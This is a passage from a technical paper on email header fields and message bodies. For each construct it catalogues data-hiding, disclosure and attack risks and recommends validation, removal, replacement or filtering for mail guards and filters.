Some mail servers use meaningful information as part of the ID, information that could be used to target a system vulnerability. This example includes information about the application, platform, version, host, and timestamp:[137]

```
Message-ID: <Pine.LNX.4.21.0611280421440.26304-100000@example.org>
```

This example includes information about the application, client IP, host, and timestamp:

```
Message-ID: <1103.203.41.53.196.1128283359.squirrel@mail.example.com>
```

This example includes information about the application, host, sending user, and timestamp:

```
Message-ID: <11363603.1154544476739.JavaMail.root@appserver.example.net>
```

The second and third identification fields are the In-Reply-To and References header fields, which are used when creating a reply to a message. The In-Reply-To header field typically contains a message ID and thus is used to identify the message that was replied to. An email client could use this header to create a link from the current message to its parent.

```
In-Reply-To: <CADesdtuS8mZXL=+5sE5V+WdOz26XNFPK4fFByx3=bG2dLo8KBg@mail.gmail.com>
```

Email clients use the References header field to create a thread of messages (aka a conversation). It is the ancestry of a message and contains the message IDs of all messages from which this message was replied to (aka parent messages). The rightmost message ID is the parent. To its left is the grandparent; to its left is the great-grandparent; and so on.[138]

```
References: <E475DE7A-F2D6-472A-8785-A0DC70FE3D02@gmail.com>
<CADesdtuS8mZXL=+5sE5V+WdOz26XNFPK4fFByx3=bG2dLo8KBg@mail.gmail.com>
```

The original email specification, RFC 822, specified these header fields as free text, thus older servers might insert information other than message IDs. No version specifies how a unique ID should be created; additionally, these headers can be forged. Thus, any message ID could contain sensitive information:

```
Message-ID: <this_is_sensitive_data@example.com>
```

RISKS AND RECOMMENDATIONS

Data Hiding – The message IDs in these three fields can contain sensitive information, thus they are data hiding risks.

[137] Examples taken from: http://www.blackhat.com/presentations/bh-europe-07/Mora/Whitepaper/bh-eu-07-mora-WP.pdf.
[138] http://tools.ietf.org/html/rfc5322#section-3.6.4.

1. Validate – Validate the format of the message ID. This may require an understanding of the algorithm used by the SMTP servers in a given context.[139]
2. Replace – Replace the Message-ID with a new globally unique identifier.
3. Remove – Remove the Message-ID header field. Although messages should have a Message-ID, they are not required to. Removing this header may cause the message to be marked as spam or rejected by an SMTP server.
4. Remove – Remove the In-Reply-To and References header fields. These fields are not required, though they are helpful. Removing these headers may limit the ability for email clients to group messages together in threads.

Data Disclosure – If the Message-ID header field is created using meaningful information, it is a data disclosure risk.

5. Validate – Validate the format of the Message-ID. This may require an understanding of the algorithm used by the SMTP servers in a given context.[140]
6. Replace – Replace the Message-ID with a new globally unique identifier.
7. Remove – Remove the Message-ID header field. Although messages should have a Message-ID, they are not required to. Removing this header may cause the message to be marked as spam or rejected by an SMTP server.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

5.2.5. Informational Header Fields

OVERVIEW

IMF has three optional header fields that have human-readable content with information about the message. The Subject header field contains the subject of the email. The Comments header field contains comments about the body of the message. The Keywords header field contains a comma-separated list of keywords that may be important to the recipient.[141]

```
Subject: Updated status report

Comments: This message provides an updated status report on the current situation.
```

[139] This Stack Overflow question provides a starting point for a regex that can validate message IDs: http://stackoverflow.com/questions/3968500/regex-to-validate-a-message-id-as-per-rfc2822.
[140] This Stack Overflow question provides a starting point for a regex that can validate message IDs: http://stackoverflow.com/questions/3968500/regex-to-validate-a-message-id-as-per-rfc2822.
[141] http://tools.ietf.org/html/rfc5322#section-3.6.5.

```
Keywords: report, update, unclassified
```

Although email clients display the subject prominently, the other header fields are never seen. This makes them an excellent place to hide sensitive information.

```
Comments: This is sensitive information that is hidden from the user.

Keywords: This, is, also, sensitive, information, that, is, hidden.
```

RISKS AND RECOMMENDATIONS

Data Hiding – The informational header fields can contain sensitive information, thus they are data hiding risk.

1. Remove – Remove the comments and keywords header field; they are not necessary.
2. Replace – If the length of these three headers exceeds some threshold, remove all data beyond the threshold.
3. External Filtering Required – Send the contents of these fields to a dirty word filter.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

5.2.6. Resent Header Fields

OVERVIEW

If a recipient of an email resends that email—resending is not the same as forwarding or replying—the resent header fields should be added to the message in a group; no other header fields are changed. Each resent header field has a corresponding header field from which the resent header field takes its value. For example, the Resent-From header field is copied from the From header field. The Resent-Date is copied from the Date header field.

There are seven resent header fields:

```
Resent-Date: Tue, 30 Oct 2012 14:44:35 -0400 (EDT)

Resent-From: john@example.com

Resent-Sender: suzy@example.com

Resent-To: tom@example.com

Resent-Cc: amy@example.com

Resent-Bcc: paul@example.com
```

```
Resent-MessageID: <50941f7f.1c84650a.77d0.ffff988e@mx.google.com>
```

"Resent fields are strictly informational. They MUST NOT be used in the normal processing of replies or other such automatic actions on messages."[142]

RISKS AND RECOMMENDATIONS

As resent header fields contain the exact same information as their corresponding header fields, they also have the exact same risks. For example, the Resent-To header field has the same risks as the To header field.

There are two different recommendations for resent header fields.

1. The first recommendation is simply to remove them all; they are not necessary since the RFC clearly states that they are strictly informational. This may alter the display of an email in an email client, if it has a visual mechanism for informing the user that this was a resent email, but it should not alter the transmission of the email.
2. The second recommendation is to process the resent header fields the same way that the corresponding header fields are processed. For example, if the From header field is validated with a regex, then the Resent-From header field should be validated with the same regex. If the display name of the To header field is removed, then the display name of the Resent-To header field should also be removed.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

5.2.7.Trace Header Fields

OVERVIEW

IMF has two header fields that are used for tracing messages. The first is the Return-Path header field. The delivery SMTP server is required to insert this field, which it reads from the SMTP MAIL command. Its purpose "is to designate the address to which messages indicating non-delivery or other mail system failures are to be sent."[143]

```
Return-Path: john@example.com
```

[142] http://tools.ietf.org/html/rfc5322#section-3.6.6.
[143] http://tools.ietf.org/html/rfc5321#section-4.4.

The second is the Received header field. Each SMTP server that receives and processes the message should add a Received header field to the top of the list of headers. Each field is a set of tokens followed by a semi-colon and a time-date stamp.[144] The From and By tokens are required; the other tokens (Via, With, ID, and For) are optional:[145]

- The From token lists the domain and/or IP address of the sending SMTP server.
- The By token lists the domain and/or IP address of the receiving SMTP server.
- The Via token is a protocol identifier that indicates "the link or physical medium over which the message was transferred," either TCP or UUCP.[146]
- The With token is a protocol identifier that indicates "the protocol or logical process that was used to transfer the message," typically ESMTP or SMTP.[147]
- The ID token is any text that the receiving SMTP server uses for logging purposes; it can be the Message-ID.
- The For token describes the destination email address.

```
Received: from [10.0.1.59] (mail.sync.ro [82.78.173.100]) by mail.example.com
(Postfix) with ESMTP id 1C0E719F003A for john@example.com; Tue, 16 Oct 2012 07:02:48
-0500 (CDT)
```

The Received header field can contain sensitive information that should not be accidentally disclosed to a less sensitive network, such as IP addresses, domain names, and even system information (see the "Postfix" in the example above). This information could allow an attacker to extract IP subnetting, SMTP gateway policies, and server software versions and then create an SMTP connectivity graph. Using the software versions and the graph, the attacker could craft an email that is designed to pass through a given server and attack any known vulnerabilities.[148]

The Received header field can easily be spoofed, allowing any extraneous information to be inserted. Any part of the of the Received header field could contain sensitive information, and this information does not impact transmission of the message:

```
Received: from [10.0.1.59] (mail.sync.ro [82.78.173.100]) by mail.example.com
(Postfix) with ESMTP id super-sensitive-data-that-i-am-hiding-in-the-id-token for
john@example.com; Tue, 16 Oct 2012 07:02:48 -0500 (CDT)
```

It is possible for email servers to be mis-configured such that email is routed in an infinite loop. Loops that involve three or more email servers are difficult to detect. One way to detect this condition is to count the number of Received headers; if it exceeds some threshold, it is assumed that an infinite loop exists.

RISKS AND RECOMMENDATIONS

[144] http://tools.ietf.org/html/rfc5322#section-3.6.7.
[145] Additional tokens can be created.
[146] http://www.iana.org/assignments/mail-parameters/mail-parameters.xml#mail-parameters-5.
[147] http://www.iana.org/assignments/mail-parameters/mail-parameters.xml#mail-parameters-5.
[148] http://www.blackhat.com/presentations/bh-europe-07/Mora/Whitepaper/bh-eu-07-mora-WP.pdf.

Data Hiding – If the Received header field contains any extraneous information, it is a data hiding risk.

1. Validate – Validate the Received header field, perhaps with a regex. This may require an understanding of what information mail systems include, or it may require mail systems to be configured to only add certain information.
2. Remove – Remove any extraneous information from the Received header field. If this is not possible, remove any Received header field that contains extraneous information. Changing or removing the Received header field violates RFC 5321.[149]

Data Attack – If an infinite loop exists, it may behave like a DoS attack.

3. Reject – Reject any email that has a total number of Received headers that exceed some threshold.

Data Disclosure – If sensitive email addresses, IP addresses, or information systems can be revealed, that is a data disclosure risk.

4. Replace – Replace sensitive email addresses, IP addresses, and system information with pseudonyms.
5. Remove – Remove the Return-Path header field if it contains a sensitive email address. This field is optional, but removing it may prevent a bounced email from returning to the correct address.
6. Remove – Remove any Received header field that was created by any sensitive system.

PRODUCT

RFC 5322 – Internet Message Format

RFC 821 – Simple Mail Transfer Protocol

RFC 5321 – Simple Mail Transfer Protocol

IANA Mail Parameters

LOCATION

Header fields are part of the header.

5.2.8. Optional Header Fields

OVERVIEW

[149] http://tools.ietf.org/html/rfc5321#section-4.4.

IMF allows users to create an unlimited number of their own header fields, known as optional header fields or custom fields. The structure of a custom field is a field name, a colon, and then free text.[150] Obviously this allows users to add any information they want:

```
MyData: This is sensitive information that I am adding as text in my header field.
```

The text might be encoded, making it impossible to filter, unless the encoding is known or can be deduced. In this example, the Option header fields contain base64-encoded text, part of the lyrics from Handel's Messiah:

```
Option1:Rm9yIHRoZSBsb3JkIEdvZCBvbW5pcG90ZW50IHJlaWduZXRoIAooSGFsbGVsdWphaCBoYWxsZWx1a
mFoIGhhbGxlbHVqYWggaGFsbGVsdWphaCkKSGFsbGVsdWphaCAKClRoZSBraW5nZG9tIG9mIHRoaXMgd29ybG
Q7IGlzIGJlY29tZSAKdGhlIGtpbmdkb20gb2Ygb3VyIExvcmQsIAphbmQgb2YgSGlzIENocmlzdCAKYW5kIG9
mIEhpcyBDaHJpc3QgCgpBbmQgSGUgc2hhbGwgcmVpZ24gZm9yIGV2ZXIgYW5kIGV2ZXIKQW5kIGhlIHNoYWxs
IHJlaWduIGZvcmV2ZXIgYW5kIGV2ZXIKQW5kIGhlIHNoYWxsIHJlaWduIGZvcmV2ZXIgYW5kIGV2ZXIKQW5kI
GhlIHNoYWxsIHJlaWduIGZvcmV2ZXIgYW5kIGV2ZXIKCktpbmcgb2Yga2luZ3MgZm9yZXZlciBhbmQgZXZlc

Option2:iBoYWxsZWx1amFoIGhhbGxlbHVqYWgKYW5kIGxvcmQgb2YgbG9yZHMgZm9yZXZlciBhbmQgZXZlci
BoYWxsZWx1amFoIGhhbGxlbHVqYWgKS2luZyBvZiBraW5ncyBmb3JldmVyIGFuZCBldmVyIGhhbGxlbHVqYWg
gaGFsbGVsdWphaAphbmQgbG9yZCBvZiBsb3JkcyBmb3JldmVyIGFuZCBldmVyIGhhbGxlbHVqYWggaGFsbGVs
dWphaApLaW5nIG9mIGtpbmdzIGZvcmV2ZXIgYW5kIGV2ZXIgaGFsbGVsdWphaCBoYWxsZWx1amFoCmFuZCBsb
3JkIG9mIGxvcmRzCktpbmcgb2Yga2luZ3MgYW5kIGxvcmQgb2YgbG9yZHM=
```

By convention, most (but not all) custom fields begin with "X-"as illustrated by these examples (that were extracted from various emails):

```
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
x-originating-ip: [13.253.48.153]
X-PMX-Version: 6.0.0.2142326, Antispam-Engine: 2.7.2.2107409, Antispam-Data:
2012.11.28.155414
X-MS-Exchange-Organization-AuthSource: IMC.EXAMPLE.COM
X-MS-Exchange-Organization-AuthAs: Anonymous
X-SBRS: 5.3
X-HAT: Sender Group CBEYOND_SYSTEMS, Policy $CBEYOND_RELAY applied.
X-Hostname: omx02bay.sys.example.com
X-IronPort-Anti-Spam-Filtered: true
X-IronPort-Anti-Spam-Result:
AnwBAPiNs1AyFB4LmWdsb2JhbABEgkkKGYJ1ulcOAQEBAQEICwsHFCeCJQVECjgBDAMWAQEBHwkFEAEODBQTB
BIBBgiHfwGeY6EakHgDkCGFYJMzgh0
X-IronPort-AV: E=Sophos;i="4.83,321,1352091600";
   d="png'150?scan'150,208,217,150";a="16194740"
```

RISKS AND RECOMMENDATIONS

Data Hiding – The information in custom header fields can include sensitive information.

1. Validate – Verify that each custom header field is expected. Validate its contents.

[150] http://tools.ietf.org/html/rfc5322#section-3.6.8.

2. Remove – Remove all unexpected and invalid custom header fields.
3. Reject – Reject all messages with unexpected and invalid custom header fields.
4. External Filtering Required – Send the contents of each custom header field to an external filter, perhaps one that does dirty word searching.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

5.2.9. Comments

OVERVIEW

The value of a header field can contain comments, which begin with an open parenthesis and ends with a closed parenthesis.[151] Any header field can have a comment, though in practice few do. The Received header field, however, often has comments:

```
Received: from smtp.example.com (smtp.example.com [193.73.24.9]) by
 smtp.somewhere.com (Postfix) with ESMTP id 655331F369B for
 <john@somewhere.com>; Tue, 12 Mar 2013 08:02:00 -0400 (EDT)
```

As in any file format or protocol, comments can be used to hide or accidentally disclose sensitive data:

```
Received: from smtp.example.com (this is sensitive data) by
 smtp.somewhere.com (Postfix) with ESMTP id 655331F369B for
 <john@somewhere.com>; Tue, 12 Mar 2013 08:02:00 -0400 (EDT)
```

Comments can appear after the value, before the value, and even right in the middle of a value! This example comes from RFC 2045:[152]

```
MIME-Version: 1.0 (produced by MetaSend Vx.x)

MIME-Version: (produced by MetaSend Vx.x) 1.0

MIME-Version: 1.(produced by MetaSend Vx.x)0
```

Comments that appear in the middle of a value may cause problems for parsers that are looking for specific tokens. They may cause values that are otherwise valid to be labeled as invalid.

RISKS AND RECOMMENDATIONS

[151] http://tools.ietf.org/html/rfc5322#section-3.2.2.
[152] http://tools.ietf.org/html/rfc2045#section-4.

Hidden data risk – If there is sensitive data in a comment, then comments are a hidden data risk.

1. Remove – Remove all comments.
2. Replace – Replace all comments with benign text.
3. External Filtering Required – Extract all comments and send to an external filter, such as a dirty word filter.

Data disclosure risk – If there is information about systems, software, or networks in a comment, then comments are a data disclosure risk.

4. Remove – Remove all comments.
5. Replace – Replace all comments with benign text.
6. External Filtering Required – Extract all comments and send to an external filter, such as a dirty word filter.

If finding comments in the middle of a value is problematic for a parser, use a two-pass approach. On the first pass, remove all comments from the header fields. On second pass, parse as normal.

PRODUCT

RFC 5322 – Internet Message Format

RFC 2045 – Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies

LOCATION

Comments can appear in the value of header fields.

5.3. Header Fields Used by Outlook and Exchange

Any email client or server can create and use optional header fields (see 5.2.8); by convention, they typically start with "X-", though there are exceptions (e.g., Thread-Index and Thread-Topic). The constructs in this section are header fields that are created and used by Outlook and Exchange.

5.3.1. Thread-Index

OVERVIEW

The Thread-Index header field is created by Outlook, which uses it to associate multiple messages into a thread; Microsoft chose to use this header field instead of using the standard header fields that were designed for this purpose (namely Message-ID, In-

Reply-To, and References).[153] Each Thread-Index header field is a Base64-encoded Conversation Index, which is a GUID and a timestamp. Each new message concatenates a new timestamp, thus the length grows with each new message in the thread, much like References.[154]

```
Thread-Index: Ac3NbaI+1oo+ltP4SSqsh0WAhpIVagAAZVmwAALaigABACxfkAAPsjwAAA8SeAAABZb0A==
```

RISKS AND RECOMMENDATIONS

Data Hiding – As the Thread-Index header field is encoded, it's a data hiding risk.

1. Validate – Validate the format of the Thread-Index header field. Decode the value; verify that it follows Microsoft's format.
2. Remove – Remove the header field. This field is not required, though it is helpful. Removing it may limit the ability of email clients, particularly Outlook, to group messages together in threads.

PRODUCT

Microsoft Outlook

LOCATION

Header fields are part of the header.

5.3.2. Thread-Topic

OVERVIEW

The Thread-Topic header field preserves the subject of the original email in a thread sans the "Re:" or "Fw:" prefixes.

```
Thread-Topic: Are you using EXI?
```

RISKS AND RECOMMENDATIONS

As the value of the Thread-Topic header field is same as the Subject header field, the risks and recommendations are identical. See Section 5.2.5 for more information.

PRODUCT

Microsoft Outlook

[153] This has, not surprisingly, caused all sorts of interoperability problems.

[154] See http://msdn.microsoft.com/en-us/library/ms528174(v=exchg.10).aspx and http://msdn.microsoft.com/en-us/library/ee202481(v=exchg.80).aspx for more information.

LOCATION

Header fields are part of the header.

5.3.3. X-MS-TNEF-Correlator

OVERVIEW

When Outlook sends email encoded with Transport Neutral Encapsulation Format (TNEF),[155] it creates a X-MS-TNEF-Correlator header field as way to correlate the plain text content (in the message body) with the formatting. The value of the header field is a unique key that is also in the TNEF body:

```
X-MS-TNEF-Correlator: 8BFE6F79C7075A4EB85C45FEFBA5E75E014EF7AA@mailbox03.sample.org
```

The value of the key often equals the value of the Message-ID,[156] but sometimes other values are used. "Values that are presumably unique for each message…are typically used for this. The transport or gateway [that] created the TNEF stream is responsible for choosing an appropriate value from the message header and placing a copy into an appropriate property before encoding the outgoing message's properties into the TNEF stream."[157]

RISKS AND RECOMMENDATIONS

When the value of the X-MS-TNEF-Correlator header field is the same as the Message-ID header field, the risks and recommendations are identical. See Section 5.2.4 for more information.

Data Hiding – If the unique ID used for the X-MS-TNEF-Correlator header field contains sensitive information, it is data hiding risk.

1. Validate – Validate the format of the X-MS-TNEF-Correlator header field. This may require an understanding of the algorithm used by the server in a given context.
2. Replace – Replace the unique ID with a new globally unique identifier.

Data Disclosure – If the unique ID is created using meaningful information, it is a data disclosure risk

3. Validate – Validate the format of the X-MS-TNEF-Correlator header field. This may require an understanding of the algorithm used by the SMTP servers in a given context.
4. Replace – Replace the unique ID with a new globally unique identifier.

[155] For more on TNEF, see Section 7.4.
[156] Per http://msdn.microsoft.com/en-us/library/ee219198%28v=exchg.80%29.aspx and http://msdn.microsoft.com/en-us/library/ee178845%28v=exchg.80%29.aspx.
[157] http://msdn.microsoft.com/en-us/library/office/cc842295.aspx.

PRODUCT

Microsoft Outlook

LOCATION

Header fields are part of the header.

5.3.4. X-Mailer, User-Agent, and X-MimeOLE

OVERVIEW

The X-Mailer and User-Agent header fields are used to specify the email client that created the message. Some email clients use X-Mailer, while others use User-Agent.

```
X-Mailer: Apple Mail (2.1283)

X-Mailer: iPhone Mail (9B206)

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/17.0
Thunderbird/17.0
```

Older versions of Outlook on the PC used X-Mailer, though newer versions (e.g., Outlook 2010 on Windows 7) do not use either. Oddly, Outlook on the Mac (e.g., Outlook 2011 on Lion) uses User-Agent.

```
X-Mailer: Microsoft Office Outlook, Build 12.0.4210

User-Agent: Microsoft-MacOutlook/14.2.3.120616
```

Clients normally do not use both, as some spam filters, such as SpamAssassin, increase the spam score if both header fields are present.

X-MimeOLE refers to Microsoft software used to send MIME content in email. It was used by Outlook Express and is still used by its replacement, Windows Live Mailer. Typically an X-Mailer header field corresponds to an X-MimeOLE header field:

```
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000

X-Mailer: Microsoft Windows Live Mail 15.4.3555.308
X-MimeOLE: Produced By Microsoft MimeOLE V15.4.3555.308
```

Older versions of Exchange also used this software:

```
X-MimeOLE: Produced By Microsoft Exchange V6.5
```

Like all header fields, these can contain information that has nothing to do with the email client:

```
X-Mailer: This is sensitive data.
```

RISKS AND RECOMMENDATIONS

Data Hiding – As these header fields can contain any information, they are a data hiding risk.

1. Validate – Verify that the value is on a whitelist of approved values.

Data Disclosure – As these header fields can contain information about a specific email client, email server, and/or operating system, it is a data disclosure risk.

2. Remove – As these header fields are purely informational, remove them. Removing this value might increase the chance of spam filters identifying the email as spam.
3. Replace – Replace the value with a benign value, one that doesn't have build numbers. For example, replace "Microsoft Office Outlook, Build 11.0.5510" with "Outlook." Altering this value might increase the chance of spam filters identifying the email as spam.[158]

PRODUCT

Microsoft Outlook

LOCATION

Header fields are part of the header.

5.3.5. X-MS-Exchange-* Headers

OVERVIEW

Microsoft Exchange is not a monolithic server but a set of interrelated pieces of server software (e.g., the Hub Transport server and the Edge Transport server). As these pieces of software communicate with each other regarding email, they create and use many different optional header fields that are only of value within Exchange. "They contain details about the actions that are performed on the email…such as the spam confidence level (SCL), content filtering results, and rules processing status."[159]

Here are three such header fields:

- X-MS-Exchange-Forest-RulesExecuted – This X-header lists the transport rules that were performed on the message.
- X-MS-Exchange-Organization-Antispam-Report – This X-header is a summary report of the anti-spam filter results that have been applied to the message by the Content Filter agent.
- X-MS-Exchange-Organization-AuthAs – This X-header is always present when the security of a message has been evaluated. This X-header specifies the

[158] Spammers often use non-standard values for this header field, thus spam filters tend to mark such emails as spam.
[159] http://technet.microsoft.com/en-us/library/bb232136%28v=exchg.141%29.aspx.

authentication source. The possible values are Anonymous, Internal, External, or Partner.

This paper informally refers to this group of headers as the X-MS-Exchange-* headers; the complete list for Exchange 2007 and 2010 can be found online.[160] While these headers have value within Exchange, they do not have value outside of Exchange; in fact, Microsoft acknowledges that the information contained by these headers is a potential security risk and recommends that these headers be stripped from all outbound (and inbound) messages. Exchange includes the Header Firewall, a mechanism for accomplishing this recommendation.[161]

RISKS AND RECOMMENDATIONS

Data Attack – As these header fields contain information that could pose a potential security risk, they are a data attack risk.

1. Remove – As these header fields have no value outside of Exchange, remove them.

PRODUCT

Microsoft Exchange

LOCATION

Header fields are part of the header.

5.4. Other Header Fields

These constructs are common header fields that are defined in specifications other than the IMF specification.

5.4.1. Read Receipts

OVERVIEW

A read receipt is an email sent from the receiver of an email message to the sender of that message acknowledging that the message has been received and read. A read receipt can be requested by adding a read receipt request header to the email message. The standard header is Disposition-Notification-To:[162]

```
Disposition-Notification-To: “John Doe” <john@example.com>
```

[160] http://technet.microsoft.com/en-us/library/bb232136(EXCHG.80).aspx and http://technet.microsoft.com/en-us/library/bb232136%28v=exchg.141%29.aspx.
[161] http://technet.microsoft.com/en-us/library/bb232136%28v=exchg.150%29.aspx.
[162] http://tools.ietf.org/html/rfc3798#section-2.1.

There are several non-standard headers that are used as well:

```
Read-Receipt-To: “John Doe” <john@example.com>
Return-Receipt-To: “John Doe” <john@example.com>
Return-Receipt-Requested: “John Doe” <john@example.com>
X-Confirm-Reading-To: “John Doe” <john@example.com>
Generate-Delivery-Report: “John Doe” <john@example.com>
```

Sending a read receipt request header does not guarantee that the recipient will actually send a read receipt. Some SMTP servers strip these headers. Some email clients do not support read receipts. Many users object to having their email reading tracked and thus block read receipts. In general, read receipts are only useful within an organization where they are supported and people agree to use them.

Microsoft Outlook supports read receipts and does so via the Disposition-Notification-To header:




Figure 5-1. Read Receipts in Outlook 2010

Read receipt headers are used by spammers in an attempt to verify that an email address is valid; if they get a read receipt from an email, then they know they have a valid email address to spam. Read receipt headers contain one or more email addresses of the same format as a From header, thus they have the same risks.[163]

RISKS AND RECOMMENDATIONS

Data Hiding – If an email address includes a display name, there is a data hiding risk.

1. Validate – Verify that the display names are constrained. They should be limited to valid names and have a max number of characters.
2. Remove – Remove all display names as well as the “<” and “>” that are before and after the email address.

Data Attack – If there are multiple duplicate read receipt request header fields, if they are too long, or if they contain extraneous information, there is a data attack risk.

3. Validate – Verify that the contents of the originator fields only contain valid email addresses (as specified by the BNF).

[163] See Section 5.2.1 for more information on the From header.

4. Remove – There should only be at most one of each of the read receipt request header fields; remove any extra fields.
5. Remove – Remove all read receipt request header fields.

PRODUCT

RFC 3798 – Message Disposition Notification

LOCATION

Header fields are part of the header.

5.5. Body

5.5.1. Contents of the Body

OVERVIEW

An email message has two parts, the header fields and the body. The body consists of lines of US-ASCII text and has two constraints. First, CRs and LFs must occur together as CRLF. Second, each line must be limited to 998 characters, excluding the CRLF.[164] The MIME specifications, however, relax the IMF requirements. The body can contain 8-bit text and binary data; see Section 6.2 for more information.

The body is free text; it can contain any information, including sensitive information. To make sensitive information difficult to detect, the body can be encoded. The body can also contain malicious content, such as Javascript or an executable file. To ensure that this content passes through SMTP server, it can be encoded as well.

If the body has been Base64-encoded, that should be specified in the message headers, like so:

```
Content-Transfer-Encoding: base64
```

This header could be missing, or the text could be encoded with a different encoding that is not specified in one of the headers. If the body has been encoded with UUENCODE,[165] for example, there are no headers that will specify that. There are other encodings that can be used as well, and the body could be encoded more than once. Sometimes an encoding has a distinct start and end block (e.g., UUENCODE) that make it easy to detect; sometime an encoding can be detected with heuristics. Encoding that cannot be detected can make it difficult or impossible to inspect the body for sensitive information and malicious content.

[164] http://tools.ietf.org/html/rfc5322#section-2.3.
[165] See Section 7.2 for more info on UUENCODE.

RISKS AND RECOMMENDATIONS

Data Hiding – The information in the body can include sensitive information. The body can be encoded.

1. External Filtering Required – Send the contents of the body to an external filter, perhaps one that does dirty word searching.
2. External Filtering Required – Send the contents of the body to an external filter, one that can detect encoding by scanning for known start and end blocks and/or one that uses heuristics.

Data Attack – The information in the body can include malicious content. The body can be encoded.

3. External Filtering Required – Send the contents of the body to an external filter, perhaps one that can detect code like Javascript.
4. External Filtering Required – Send the contents of the body to an external filter, one that can detect encoding by scanning for known start and end blocks and/or one that uses heuristics.

PRODUCT

RFC 5322 – Internet Message Format


LOCATION

The body follows the headers.

5.5.2. Links in the Body

OVERVIEW

Most modern email clients send all email as MIME encoded, but they have an option that allows users to send email as plain text. Plain text email should have very few risks, in part because the content should not be executable. Unfortunately, many email clients will convert URLs into executable content, even when the body is plain text, as shown in the figure below.



This is a plain text email.
This is my new website: www.johndoe.com
This is my favorite news site: http://www.slashdot.org

Figure 5-2. Executable Content in Plain Text Email

Although the content cannot be disguised, it can be misleading. For example, a URL of "www.whitehouse.com" sounds innocuous, until one remembers that the White House's website is actually "www.whitehouse.gov." The former could be compromised and contain malicious content.

RISKS AND RECOMMENDATIONS

Data Attack – If a plain text email contains a misleading URL, it is a data attack risk, as the recipient might click on the link and go to a compromised web site.

1. Validate – Validate that the URL is on a list of approved domains.
2. Remove – Remove all URLs.
3. Replace – Replace the URL with a value that will not be executable on the client. For example, replace "www.whitehouse.com" with "www whitehouse com" (the periods have been replaced with spaces).

PRODUCT

RFC 5322 – Internet Message Format

LOCATION

The body follows the headers.

5.5.3. Automated Responses

OVERVIEW

An automated response refers to any type of message that an SMTP server or email client automatically sends on behalf of an administrator or a user. There are several types of automated response, including deliver status notifications, read receipts, and out of office messages. A delivery status notification (DSN) is any notification concerning the delivery status of an email. The most common DSN is a non-delivery report (NDR), a reply that is sent from an SMTP server when an email "bounces." A read receipt is an email sent from the receiver of an email message to the sender of that message acknowledging that the message has been received and read. An out of office (OOO) message[166] is an email sent from the receiver back to the sender that informs the sender that the receiver is unavailable for some period of time.

Some of these automated responses have unique risks.[167] All of them have a common risk: They may inadvertently disclose sensitive data, particularly to users who are in other networks. When configuring an automated response, an administrator or a user

[166] Also known as a vacation notice, an away notice, or an autoreply.
[167] See section 4.3.5 for DSN risks; see section 5.4.1 for read receipt risks.

may fail to consider the possibility that a response may traverse a boundary device into another network. The responses could provide sensitive details about an organization and location of a user.

RISKS AND RECOMMENDATIONS

Data Disclosure – If an automated response is transferred to another network, it is a data disclosure risk.

1. Replace – Replace the body of the response with a canned message. For example, an OOO message might be replaced with "This user is currently unavailable."
2. External Filtering Required – Send the contents of the body to an external filter, perhaps one that does dirty word searching.
3. Review – Save the message for human review, and if acceptable allow future emails from the same source to pass through.
4. Reject – Reject all automated responses.

PRODUCT

RFC 5322 – Internet Message Format

LOCATION

The body follows the headers.

6. MIME CONSTRUCTS

This section discusses specific features and risks of MIME. Each construct provides a description, areas of concern, some examples, and recommendations for potentially mitigating the risks.

6.1. MIME Headers

These constructs are headers that are unique to MIME.

6.1.1. Content-Description

OVERVIEW

“Content-Description headers are optional and are often used to add descriptive text to non-textual body parts.”[168] For example, if the body part is an image, the header could describe its subject matter:

```
Content-Description: This is the new company logo
```

When an image is cut-and-pasted inline into Outlook, this header contains the filename of the image:

```
Content-Description: logo.png
```

This information is not typically displayed, so it is a good place to hide sensitive information:

```
Content-Description: This is hidden, sensitive information.
```

RISKS AND RECOMMENDATIONS

Data Hiding – The Content-Description header field can contain sensitive information, thus it is a data hiding risk.

1. Remove – Remove the header field; it is optional and unnecessary.
2. Replace – If the length of these this header field exceeds some threshold, remove all data beyond the threshold.
3. External Filtering Required – Send the contents of this header field to a dirty word filter.

PRODUCT

RFC 2045 – Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies

LOCATION

[168] http://msdn.microsoft.com/en-us/library/ms526943%28v=exchg.10%29.aspx.

This header field is found in a body part.

6.1.2. Content-ID and Content-Location

OVERVIEW

The Content-ID and Content-Location header fields are used in multipart messages to allow one body part to reference a different body part. The Content-ID header field should be a unique ID and is supposed to be syntactically identical to the Message-ID header field.[169] Some email clients, such as Thunderbird, follow the required syntax for Content-ID:

```
Content-ID: <part1.02080204.04007407@sample.com>
```

Other email clients, such as Gmail, do not follow this requirement:

```
Content-ID: <ii_13da5956895e4689>
```

The Content-Location header field can be an absolute or relative URI, which might (though not necessarily) indicate where the content was retrieved from or could be retrieved from. It may or may not be globally unique.

```
Content-Location: http://www.example.com/image.png

Content-Location: salesReport.docx
```

These header fields are commonly used to display an inline image in HTML, where one body part has the HTML code and another has the actual image. Here is a content ID created by Outlook:

```
Content-ID: <image001.png@01CE256E.75DBC350>
```

It can be referenced from a plain text body part using a CID:

```
Content-Type: text/plain; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

[cid:image001.png@01CE256E.75DBC350]
```

It can also be referenced from an HTML body part in the <img> element:

```
